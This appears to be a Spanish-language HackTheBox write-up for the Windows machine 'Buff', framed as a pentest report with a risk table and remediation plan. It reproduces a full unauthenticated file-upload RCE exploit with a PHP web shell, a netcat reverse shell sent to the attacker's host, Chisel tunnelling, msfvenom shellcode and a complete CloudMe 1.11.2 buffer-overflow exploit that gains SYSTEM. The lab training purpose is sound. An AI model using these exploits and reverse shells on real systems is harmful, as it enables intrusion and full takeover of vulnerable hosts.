
HTB - Buff
Resumen Ejecutivo
Se realizó un compromiso exitoso contra la máquina Buff de HackTheBox, un sistema Windows 10 Pro (x86) que expone los puertos 8080 (Apache/PHP) y 7680 (desconocido).
El vector de entrada fue la enumeración web que reveló Gym Management System 1.0, un software con una vulnerabilidad crítica de subida de archivos sin autenticación que permite RCE. La explotación consistió en subir un archivo PHP malicioso con doble extensión (kaio-ken.php.png) burlando las validaciones del sistema, estableciendo una web shell que permitió ejecutar comandos.
La escalada de privilegios se logró mediante Buffer Overflow en CloudMe 1.11.2, un servicio que escuchaba en localhost:8888. Utilizando Chisel para port forwarding, se ejecutó el exploit desde la máquina atacante, obteniendo una shell como NT AUTHORITY\SYSTEM.
Riesgos Identificados
| Riesgo | Impacto | Probabilidad | Severidad |
|---|---|---|---|
Formulario /upload.php sin autenticación | Crítico | Confirmado | 🔴 CRÍTICO |
| Validación de extensiones vulnerable (doble extensión) | Crítico | Confirmado | 🔴 CRÍTICO |
Directorio /upload/ público y ejecutable | Crítico | Confirmado | 🔴 CRÍTICO |
| Servicio CloudMe 1.11.2 vulnerable a Buffer Overflow | Crítico | Confirmado | 🔴 CRÍTICO |
| Puerto 8888 accesible desde localhost sin restricciones | Alto | Confirmado | 🟠 ALTO |
Plan de Remediación
Inmediato: Implementar autenticación en
/upload.php; solo usuarios autorizados.Inmediato: Validar extensiones de archivo correctamente; no permitir dobles extensiones.
Inmediato: Deshabilitar ejecución de PHP en el directorio
/upload/.Corto plazo: Actualizar CloudMe a la última versión (parche CVE-2020-37070).
Mediano plazo: Restringir servicios que escuchan en localhost a puertos no críticos.
Largo plazo: Implementar WAF para detectar subida de archivos maliciosos.
Machine Info
| Clave | Valor |
|---|---|
| Nombre | Buff |
| IP | 10.129.15.7 |
| OS | Windows 10 Pro (x86, Build 17763) |
| Servidor Web | Apache 2.4.43 / PHP 7.4.6 |
| Skills | Web Enum, File Upload RCE, Port Forwarding, Buffer Overflow, Windows Privilege Escalation |
| Fecha | 2026-06-15 |
Reconocimiento (Reconnaissance)
Target Scoping
IP Objetivo:
10.129.15.7Sistema: Windows 10 Pro (x86) con Apache/PHP
Vector Principal: Aplicación web en puerto 8080
📡 Escaneo de Puertos
Escaneo Inicial
1
2
3
4
nmap -p7680,8080 -sCV -Pn $(target) -oN allServices.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-14 16:19 +0200
Nmap scan report for 10.129.15.7
Host is up (0.20s latency).
Resutlados:
1
2
3
PORT     STATE SERVICE    VERSION
7680/tcp open  pando-pub?
8080/tcp open  http       Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| Puerto | Servicio | Versión | Notas |
|---|---|---|---|
| 8080/tcp | HTTP | Apache 2.4.43 / PHP 7.4.6 | Servidor web principal |
| 7680/tcp | Desconocido | - | No relevante para el ataque |
Enumeración Web
Fuzzing de Directorios
1
2

gobuster dir -u http://10.129.15.7:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30 -x php,txt -H "User-Agent: Mozilla/5.0"
Resultados clave:
1
2
3
4
5
6
7
8
9
10
11
12
13
14

/images               (Status: 301) [--> http://10.129.15.7:8080/images/]
/css                  (Status: 301) [--> http://10.129.15.7:8080/css/]
/js                   (Status: 301) [--> http://10.129.15.7:8080/js/]
/fonts                (Status: 301) [--> http://10.129.15.7:8080/fonts/]
/index.php            (Status: 200)
/contact.php          (Status: 200)  # 🎯 Pista del software
/about.php            (Status: 200)
/services.php         (Status: 200)
/team.php             (Status: 200)
/classes              (Status: 301)
/db.php               (Status: 500)  # 🎯 Interesante
/config.php           (Status: 500)
/upload.php           (Status: 200)  # 🎯 VECTOR DE ATAQUE
Identificación del Software
1
2

curl -s http://10.129.15.7:8080/contact.php | grep -i "powered by"
Resultado:
1
Powered by <a href="https://www.sourcecodester.com/php/14468/gym-management-system-using-php-and-mysql.html">Gym Management Software 1.0</a>
Conclusión: El servidor web ejecuta Gym Management System 1.0, vulnerable a RCE por subida de archivos sin autenticación.
Explotación (Exploitation)
1. RCE en Gym Management System 1.0
Vulnerabilidades Explotadas:
Autenticación:
/upload.phpno verifica sesión de usuarioExtensión: Bypass mediante doble extensión (
kaio-ken.php.png)Content-Type: Bypass del tipo MIME con
image/pngCódigo Malicioso: Inyección de PHP en el contenido del archivo
Script de Explotación (48506.py)
Este es el script que da vulnerabilidad al manager gym 1.0 y se puede ver que carga el archivo kamehameha.php con la variable telepathy donde se obtiene un RCE
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106

# Exploit Title: Gym Management System 1.0 - Unauthenticated Remote Code Execution
# Exploit Author: Bobby Cooke
# Date: 2020-05-21
# Vendor Homepage: https://projectworlds.in/
# Software Link: https://projectworlds.in/free-projects/php-projects/gym-management-system-project-in-php/
# Version: 1.0
# Tested On: Windows 10 Pro 1909 (x64_86) + XAMPP 7.4.4
# Exploit Tested Using: Python 2.7.17
# Vulnerability Description:
#   Gym Management System version 1.0 suffers from an Unauthenticated File Upload Vulnerability allowing Remote Attackers to gain Remote Code Execution (RCE) on the Hosting Webserver via uploading a maliciously crafted PHP file that bypasses the image upload filters.
# Exploit Details:
#   1. Access the '/upload.php' page, as it does not check for an authenticated user session.
#   2. Set the 'id' parameter of the GET request to the desired file name for the uploaded PHP file.
#     - `upload.php?id=kamehameha`
#     /upload.php:
#        4 $user = $_GET['id'];
#       34       move_uploaded_file($_FILES["file"]["tmp_name"],
#       35       "upload/". $user.".".$ext);
#   3. Bypass the extension whitelist by adding a double extension, with the last one as an acceptable extension (png).
#     /upload.php:
#        5 $allowedExts = array("jpg", "jpeg", "gif", "png","JPG");
#        6 $extension = @end(explode(".", $_FILES["file"]["name"]));
#       14 && in_array($extension, $allowedExts))
#   4. Bypass the file type check by modifying the 'Content-Type' of the 'file' parameter to 'image/png' in the POST request, and set the 'pupload' paramter to 'upload'.
#        7 if(isset($_POST['pupload'])){
#        8 if ((($_FILES["file"]["type"] == "image/gif")
#       11 || ($_FILES["file"]["type"] == "image/png")
#   5. In the body of the 'file' parameter of the POST request, insert the malicious PHP code:
#       <?php echo shell_exec($_GET["telepathy"]); ?>
#   6. The Web Application will rename the file to have the extension with the second item in an array created from the file name; seperated by the '.' character.
#       30           $pic=$_FILES["file"]["name"];
#       31             $conv=explode(".",$pic);
#       32             $ext=$conv['1'];
#   - Our uploaded file name was 'kaio-ken.php.png'. Therefor $conv['0']='kaio-ken'; $conv['1']='php'; $conv['2']='png';
#   7. Communicate with the webshell at '/upload.php?id=kamehameha' using GET Requests with the telepathy parameter.

import requests, sys, urllib, re
from colorama import Fore, Back, Style
requests.packages.urllib3.disable_warnings(requests.packages.urllib3.exceptions.InsecureRequestWarning)

def webshell(SERVER_URL, session):
    try:
        WEB_SHELL = SERVER_URL+'upload/kamehameha.php'
        getdir  = {'telepathy': 'echo %CD%'}
        r2 = session.get(WEB_SHELL, params=getdir, verify=False)
        status = r2.status_code
        if status != 200:
            print Style.BRIGHT+Fore.RED+"[!] "+Fore.RESET+"Could not connect to the webshell."+Style.RESET_ALL
            r2.raise_for_status()
        print(Fore.GREEN+'[+] '+Fore.RESET+'Successfully connected to webshell.')
        cwd = re.findall('[CDEF].*', r2.text)
        cwd = cwd[0]+"> "
        term = Style.BRIGHT+Fore.GREEN+cwd+Fore.RESET
        while True:
            thought = raw_input(term)
            command = {'telepathy': thought}
            r2 = requests.get(WEB_SHELL, params=command, verify=False)
            status = r2.status_code
            if status != 200:
                r2.raise_for_status()
            response2 = r2.text
            print(response2)
    except:
        print("\r\nExiting.")
        sys.exit(-1)

def formatHelp(STRING):
    return Style.BRIGHT+Fore.RED+STRING+Fore.RESET

def header():
    BL   = Style.BRIGHT+Fore.GREEN
    RS   = Style.RESET_ALL
    FR   = Fore.RESET
    SIG  = BL+'            /\\\n'+RS
    SIG += Fore.YELLOW+'/vvvvvvvvvvvv '+BL+'\\'+FR+'--------------------------------------,\n'
    SIG += Fore.YELLOW+'`^^^^^^^^^^^^'+BL+' /'+FR+'============'+Fore.RED+'BOKU'+FR+'====================="\n'
    SIG += BL+'            \/'+RS+'\n'
    return SIG

if __name__ == "__main__":
    print header();
    if len(sys.argv) != 2:
        print formatHelp("(+) Usage:\t python %s <WEBAPP_URL>" % sys.argv[0])
        print formatHelp("(+) Example:\t python %s 'https://10.0.0.3:443/gym/'" % sys.argv[0])
        sys.exit(-1)
    SERVER_URL = sys.argv[1]
    UPLOAD_DIR = 'upload.php?id=kamehameha'
    UPLOAD_URL = SERVER_URL + UPLOAD_DIR
    s = requests.Session()
    s.get(SERVER_URL, verify=False)
    PNG_magicBytes = '\x89\x50\x4e\x47\x0d\x0a\x1a'
    png     = {
                'file':
                  (
                    'kaio-ken.php.png',
                    PNG_magicBytes+'\n'+'<?php echo shell_exec($_GET["telepathy"]); ?>',
                    'image/png',
                    {'Content-Disposition': 'form-data'}
                  )
              }
    fdata   = {'pupload': 'upload'}
    r1 = s.post(url=UPLOAD_URL, files=png, data=fdata, verify=False)
    webshell(SERVER_URL, s)
Ejecución:
1
2

python2 48506.py http://10.129.15.7:8080/
Resultado: Web shell funcional en:
1
2
3

http://10.129.15.7:8080/upload/kamehameha.php?telepathy=<COMANDO>
http://10.129.15.7:8080/upload/kamehameha.php?telepathy=whoami
Me monto un server con
1
2
3
4
5
6
# desde kali
impacket-smbserver share $(pwd) -smb2support

#desde navegador con RCE:
view-source:http://10.129.15.7:8080/upload/kamehameha.php?telepathy=dir%20%5c%5c10.10.14.26%5cshare%5c
view-source:http://10.129.15.7:8080/upload/kamehameha.php?telepathy=dir%20\\10.10.14.26\share\
una vez que tenemos conectividad (antes tambien verificar un tcpdump para recibir el ping) podemos ponernos a descar el nc64.exe para obtener una conexcion mas estable y con movimiento lateral.
Verificación del RCE
1
2

http://10.129.15.7:8080/upload/kamehameha.php?telepathy=whoami
Salida:
1
nt authority\iusr
Obteniendo shell interactiva en el sistema
1
2
3
4
5
6
7
# en kali
rlwrap nc -nvlp 4444

# en la URL con RCE
\\10.10.14.26\share\nc.exe -e cmd.exe 10.10.14.26 4444
# Comando url encoded
%5c%5c10.10.14.26%5cshare%5cnc.exe%20-e%20cmd.exe%2010.10.14.26%204444

Ejecutando winPEAS
1
2
3
4
5
# En la kali una vez copiado el winpeas en la carpeta local ejecutamos el server impacket
impacket-smbserver share $(pwd) -smb2support

# Desde la mquina victima
copy \\10.10.14.26\share\winPEASany.exe
Post-Explotacion
luego de pasar el winpeas y varios falsos positivos despues se encontro un arhcivo CouldMe.exe en download , el mismo sistema cuenta con este programa en ejecucion por el puerto 8888 y encontramos un exploit para el buffer over flow pero el script no se logra ejecutar en consola, es necesario realizar un port forwarding a mi maquina
Chisel
Descargar el chisel desde el repositorio
1
2
3
4
5
6
7
8

[chisel_1.11.5_linux_amd64.gz](https://github.com/jpillora/chisel/releases/download/v1.11.5/chisel_1.11.5_linux_amd64.gz)
mv chisel_1.11.5_linux_am64.gz chisel
gunzip chisel
chmod +x chisel

# Desde Kali (server)
chisel server --reverse -p 1234
Chisel windows
Desde la maquina windows se debe descargar la opcion de windows y transferirlo usando el impacket-smb antes usado
1
2
3
4
#En mi kali (carpeta con el chise_windows.exe)
(https://github.com/jpillora/chisel/releases/download/v1.11.5/chisel_1.11.5_windows_amd64.zip)
uznip chisel_1.11.5_windows_amd64.zip
ls --> chisel_windows.exe
1
2
#Kali
impacket-smbserver share $(pwd) -smb2support
1
2
3
4
# En la maquina windows
copy \\10.10.14.26\share\chisel_windows.exe .

chisel.exe client 10.10.14.26:1234 R:8888:127.0.0.1:8888
4. Escalada de Privilegios - Buffer Overflow
4.1 Port Forwarding con Chisel
Preparación en Kali
1
2
3
4
5
6
7
8
9
10

# Descargar Chisel Linux
wget https://github.com/jpillora/chisel/releases/download/v1.11.5/chisel_1.11.5_linux_amd64.gz
gunzip chisel_1.11.5_linux_amd64.gz
mv chisel_1.11.5_linux_amd64 chisel
chmod +x chisel
# Descargar Chisel Windows
wget https://github.com/jpillora/chisel/releases/download/v1.11.5/chisel_1.11.5_windows_amd64.zip
unzip chisel_1.11.5_windows_amd64.zip
# Genera chisel_1.11.5_windows_amd64.exe
Configuración del Túnel
En Kali (Servidor):
1
2

./chisel server --reverse -p 1234
Salida:
1
2
3
4

server: Reverse tunnelling enabled
server: Fingerprint txS32u4IUxA9GA5sgNs+iQ7HOdWhbaZzJffPkxDBYeg=
server: Listening on http://0.0.0.0:1234
Transferencia a la víctima:
1
2

copy \\10.10.14.26\share\chisel_windows.exe .
En la víctima (Cliente):
chisel_windows.exe client 10.10.14.26:1234 R:8888:127.0.0.1:8888
Salida:
1
2
3

client: Connecting to ws://10.10.14.26:1234
client: Connected (Latency 30ms)
4.2 Generación del Payload
Generando payload para el buffer
1
2

msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.26 LPORT=4445 -b '\x00\x0a\x0d' -f python -v payload
msfvenom para hacer el payload
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.26 LPORT=4445 -b '\x00\x0a\x0d' -f python -v payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1899 bytes
payload =  b""
payload += b"\xdd\xc7\xd9\x74\x24\xf4\xb8\x33\xa7\xb0\xe5"
payload += b"\x5f\x31\xc9\xb1\x52\x31\x47\x17\x03\x47\x17"
payload += b"\x83\xf4\xa3\x52\x10\x06\x43\x10\xdb\xf6\x94"
payload += b"\x75\x55\x13\xa5\xb5\x01\x50\x96\x05\x41\x34"
payload += b"\x1b\xed\x07\xac\xa8\x83\x8f\xc3\x19\x29\xf6"
payload += b"\xea\x9a\x02\xca\x6d\x19\x59\x1f\x4d\x20\x92"
payload += b"\x52\x8c\x65\xcf\x9f\xdc\x3e\x9b\x32\xf0\x4b"
payload += b"\xd1\x8e\x7b\x07\xf7\x96\x98\xd0\xf6\xb7\x0f"
payload += b"\x6a\xa1\x17\xae\xbf\xd9\x11\xa8\xdc\xe4\xe8"
payload += b"\x43\x16\x92\xea\x85\x66\x5b\x40\xe8\x46\xae"
payload += b"\x98\x2d\x60\x51\xef\x47\x92\xec\xe8\x9c\xe8"
payload += b"\x2a\x7c\x06\x4a\xb8\x26\xe2\x6a\x6d\xb0\x61"
payload += b"\x60\xda\xb6\x2d\x65\xdd\x1b\x46\x91\x56\x9a"
payload += b"\x88\x13\x2c\xb9\x0c\x7f\xf6\xa0\x15\x25\x59"
payload += b"\xdc\x45\x86\x06\x78\x0e\x2b\x52\xf1\x4d\x24"
payload += b"\x97\x38\x6d\xb4\xbf\x4b\x1e\x86\x60\xe0\x88"
payload += b"\xaa\xe9\x2e\x4f\xcc\xc3\x97\xdf\x33\xec\xe7"
payload += b"\xf6\xf7\xb8\xb7\x60\xd1\xc0\x53\x70\xde\x14"
payload += b"\xf3\x20\x70\xc7\xb4\x90\x30\xb7\x5c\xfa\xbe"
payload += b"\xe8\x7d\x05\x15\x81\x14\xfc\xfe\xa4\xe2\xf0"
payload += b"\xe4\xd0\xf0\x0c\x08\x7c\x7c\xea\x40\x6e\x28"
payload += b"\xa5\xfc\x17\x71\x3d\x9c\xd8\xaf\x38\x9e\x53"
payload += b"\x5c\xbd\x51\x94\x29\xad\x06\x54\x64\x8f\x81"
payload += b"\x6b\x52\xa7\x4e\xf9\x39\x37\x18\xe2\x95\x60"
payload += b"\x4d\xd4\xef\xe4\x63\x4f\x46\x1a\x7e\x09\xa1"
payload += b"\x9e\xa5\xea\x2c\x1f\x2b\x56\x0b\x0f\xf5\x57"
payload += b"\x17\x7b\xa9\x01\xc1\xd5\x0f\xf8\xa3\x8f\xd9"
payload += b"\x57\x6a\x47\x9f\x9b\xad\x11\xa0\xf1\x5b\xfd"
payload += b"\x11\xac\x1d\x02\x9d\x38\xaa\x7b\xc3\xd8\x55"
payload += b"\x56\x47\xd5\xce\xc7\xd0\x8e\xa8\x62\x9d\xd2"
payload += b"\x4a\x59\xe2\xea\xc8\x6b\x9b\x08\xd0\x1e\x9e"
payload += b"\x55\x56\xf3\xd2\xc6\x33\xf3\x41\xe6\x11"
otro payload des test
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.26 LPORT=4445 -b '\x00\x0a\x0d' -f c EXITFUNC=thread

# Exploit Title: CloudMe 1.11.2 - Buffer Overflow (PoC)
# Date: 2020-04-27
# Exploit Author: Andy Bowden
# Vendor Homepage: https://www.cloudme.com/en
# Software Link: https://www.cloudme.com/downloads/CloudMe_1112.exe
# Version: CloudMe 1.11.2
# Tested on: Windows 10 x86

#Instructions:
# Start the CloudMe service and run the script.

import socket

target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

#msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.26 LPORT=4445 -b '\x00\x0a\x0d' -f python -v payload
shellcode = (b"\xd9\xca\xba\xb0\xee\x1b\xda\xd9\x74\x24\xf4\x58\x29\xc9"
b"\xb1\x52\x31\x50\x17\x03\x50\x17\x83\x70\xea\xf9\x2f\x8c"
b"\x1b\x7f\xcf\x6c\xdc\xe0\x59\x89\xed\x20\x3d\xda\x5e\x91"
b"\x35\x8e\x52\x5a\x1b\x3a\xe0\x2e\xb4\x4d\x41\x84\xe2\x60"
b"\x52\xb5\xd7\xe3\xd0\xc4\x0b\xc3\xe9\x06\x5e\x02\x2d\x7a"
b"\x93\x56\xe6\xf0\x06\x46\x83\x4d\x9b\xed\xdf\x40\x9b\x12"
b"\x97\x63\x8a\x85\xa3\x3d\x0c\x24\x67\x36\x05\x3e\x64\x73"
b"\xdf\xb5\x5e\x0f\xde\x1f\xaf\xf0\x4d\x5e\x1f\x03\x8f\xa7"
b"\x98\xfc\xfa\xd1\xda\x81\xfc\x26\xa0\x5d\x88\xbc\x02\x15"
b"\x2a\x18\xb2\xfa\xad\xeb\xb8\xb7\xba\xb3\xdc\x46\x6e\xc8"
b"\xd9\xc3\x91\x1e\x68\x97\xb5\xba\x30\x43\xd7\x9b\x9c\x22"
b"\xe8\xfb\x7e\x9a\x4c\x70\x92\xcf\xfc\xdb\xfb\x3c\xcd\xe3"
b"\xfb\x2a\x46\x90\xc9\xf5\xfc\x3e\x62\x7d\xdb\xb9\x85\x54"
b"\x9b\x55\x78\x57\xdc\x7c\xbf\x03\x8c\x16\x16\x2c\x47\xe6"
b"\x97\xf9\xc8\xb6\x37\x52\xa9\x66\xf8\x02\x41\x6c\xf7\x7d"
b"\x71\x8f\xdd\x15\x18\x6a\xb6\x13\xd7\x7a\x5c\x4c\xe5\x82"
b"\x71\xd1\x60\x64\x1b\xf9\x24\x3f\xb4\x60\x6d\xcb\x25\x6c"
b"\xbb\xb6\x66\xe6\x48\x47\x28\x0f\x24\x5b\xdd\xff\x73\x01"
b"\x48\xff\xa9\x2d\x16\x92\x35\xad\x51\x8f\xe1\xfa\x36\x61"
b"\xf8\x6e\xab\xd8\x52\x8c\x36\xbc\x9d\x14\xed\x7d\x23\x95"
b"\x60\x39\x07\x85\xbc\xc2\x03\xf1\x10\x95\xdd\xaf\xd6\x4f"
b"\xac\x19\x81\x3c\x66\xcd\x54\x0f\xb9\x8b\x58\x5a\x4f\x73"
b"\xe8\x33\x16\x8c\xc5\xd3\x9e\xf5\x3b\x44\x60\x2c\xf8\x1f"
b"\x45\xff\x0f\x77\xdc\x6a\x52\x15\xdf\x41\x91\x20\x5c\x63"
b"\x6a\xd7\x7c\x06\x6f\x93\x3a\xfb\x1d\x8c\xae\xfb\xb2\xad"
b"\xfa")


overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + shellcode))

buf = padding1 + EIP + NOPS + shellcode + overrun

try:
	s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
	s.connect((target,8888))
	s.send(buf)
	print("Exploit enviado:" .format(target))
except Exception as e:
	print(sys.exc_value)
	print("Error:")
	sys.exit(1)
Explicación del Buffer Overflow:
| Componente | Tamaño | Función |
|---|---|---|
padding1 | 1052 bytes | Rellena el buffer hasta el EIP |
eip | 4 bytes | 0x68A842B5 (PUSH ESP, RET) |
nops | 30 bytes | NOP sled (espacio para el shellcode) |
shellcode | 351 bytes | Reverse shell a 10.10.14.26:4445 |
overrun | Variable | Relleno final para alcanzar 1500 bytes |
4.4 Ejecución del Exploit
Preparar listener en Kali:
1
2

nc -lvnp 4445
Ejecutar exploit en Kali:
1
2

python3 cloudme_exploit.py
Salida en el listener:
1
2
3
4
5
6
7

listening on [any] 4445 ...
connect to [10.10.14.26] from (UNKNOWN) [10.129.15.7] 49178
Microsoft Windows [Version 10.0.17763.1697]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system